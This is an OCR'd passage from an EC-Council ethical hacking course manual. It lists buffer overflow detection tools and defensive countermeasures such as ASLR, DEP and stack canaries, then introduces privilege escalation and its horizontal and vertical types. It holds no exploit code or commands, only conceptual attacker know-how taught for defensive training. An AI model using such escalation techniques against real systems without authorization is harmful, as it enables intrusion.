



Figure 6.109: Screenshot of Seatbelt

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Buffer Overflow Detection Tools

Various buffer overflow detection tools that help security professionals to detect buffer overflow vulnerabilities are discussed below:

- **OllyDbg**

  Source: *https://www.ollydbg.de*

  OllyDbg is a 32-bit assembler-level analyzing debugger for Microsoft® Windows®. Its emphasis on binary code analysis makes it particularly useful when the source is unavailable. It debugs multithread applications and attaches to running programs. It recognizes complex code constructs, such as a call to jump to the procedure. It dynamically traces stack frames and program execution, and it logs arguments of known functions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.110: Screenshot of OllyDbg

Some additional buffer overflow detection tools are as follows:

- Veracode (*https://www.veracode.com*)
- Flawfinder (*https://dwheeler.com*)
- Kiuwan (*https://www.kiuwan.com*)
- Splint (*https://github.com*)
- Valgrind (*https://valgrind.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Defending against Buffer Overflows

The following countermeasures can be adopted to defend against buffer overflow attacks:

- Develop programs by following secure coding practices and guidelines.
- Use the address space layout randomization (ASLR) technique, which randomly moves around the address-space locations of the data region.
- Validate arguments and minimize code that requires root privileges.
- Validate all input data for length and content, especially data coming from untrusted sources.
- Perform code review at the source-code level using static and dynamic code analyzers.
- Allow the compiler to add bounds to all the buffers.
- Implement automatic bound checking.
- Always protect the return pointer on the stack.
- Never allow the execution of code outside the code space.
- Regularly patch applications and OSes.
- Perform code inspection manually with a checklist to ensure that the code meets certain criteria.
- Employ nonexecutable stacks, i.e., data execution prevention (DEP), which can mark the stack or memory regions as nonexecutable to prevent exploitation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced.
- Scrutinize the code thoroughly to avoid possible errors by performing testing and debugging.
- Perform automated and manual code auditing.
- Avoid using unsafe functions and use strncat instead of strcat, and strncpy instead of strcpy.
- Use the NX bit to mark certain areas of memory as executable and nonexecutable.
- Digitally sign the code before launching the program.
- Ensure that all the control transfers are encompassed by a trusted and approved code image.
- Adopt deep packet inspection (DPI) for detecting remote exploitation attempts at the network perimeter using attack signatures.
- Consider altering the rules at the OS level, where the memory pages can hold executable data.
- Use intrusion detection system (IDS) solutions to detect behavior that simulates an attack.
- Implement Structured Exception Handler Overwrite Protection (SEHOP) to deter attackers from overwriting the exception registration record using the SEH overwrite exploitation technique.
- Employ the latest OSes that offer more protection.
- Use programming languages such as Python, COBOL, or Java instead of C.
- Ensure the function does not perform a write operation when it reaches the end after determining the buffer's size.
- Audit the libraries and frameworks used to develop source code to ensure that they are not vulnerable.
- Use stack canaries, a random value or string of characters, which makes it difficult for attackers to overwrite.
- Always check the size of data before copying it to a buffer. This is crucial in languages such as C and C++, where the programmer is responsible for managing memory.
- Use safe versions of functions that limit the number of characters copied to a buffer (For example, strncpy() instead of strcpy(), snprintf() instead of sprintf()).
- Implement or use libraries that perform bounds checking at runtime.
- Use mechanisms to enforce strict memory access controls, ensuring that only authorized access to memory occurs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Escalating Privileges

Escalating privileges is the second stage of system hacking. Attackers use passwords obtained in the first step to gain access to the target system and then try to attain higher-level privileges in the system. This section discusses various tools and techniques attackers use to escalate their privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

54 Module 06 | System Hacking


EC-Council CEH v13

Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms

Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Privilege Escalation

Privileges are a security role assigned to users for using specific programs, features, OSs, functions, files or codes, etc., to limit their access by different types of users. If a user is assigned more privileges, he/she can modify or interact with more restricted parts of the system or application than less privileged users. A privilege escalation attack is the process of gaining more privileges than were initially acquired.




Figure 6.111: Example of privilege escalation

In a privilege escalation attack, attackers first gain access to the network using a non-admin user account and then try to gain administrative privileges. Attackers employ design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Once an attacker has gained access to a remote system with a valid username and password, he/she will attempt to escalate the user account to one with increased privileges, such as that of an administrator, to perform restricted operations. These privileges allow the attacker to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Types of Privilege Escalation

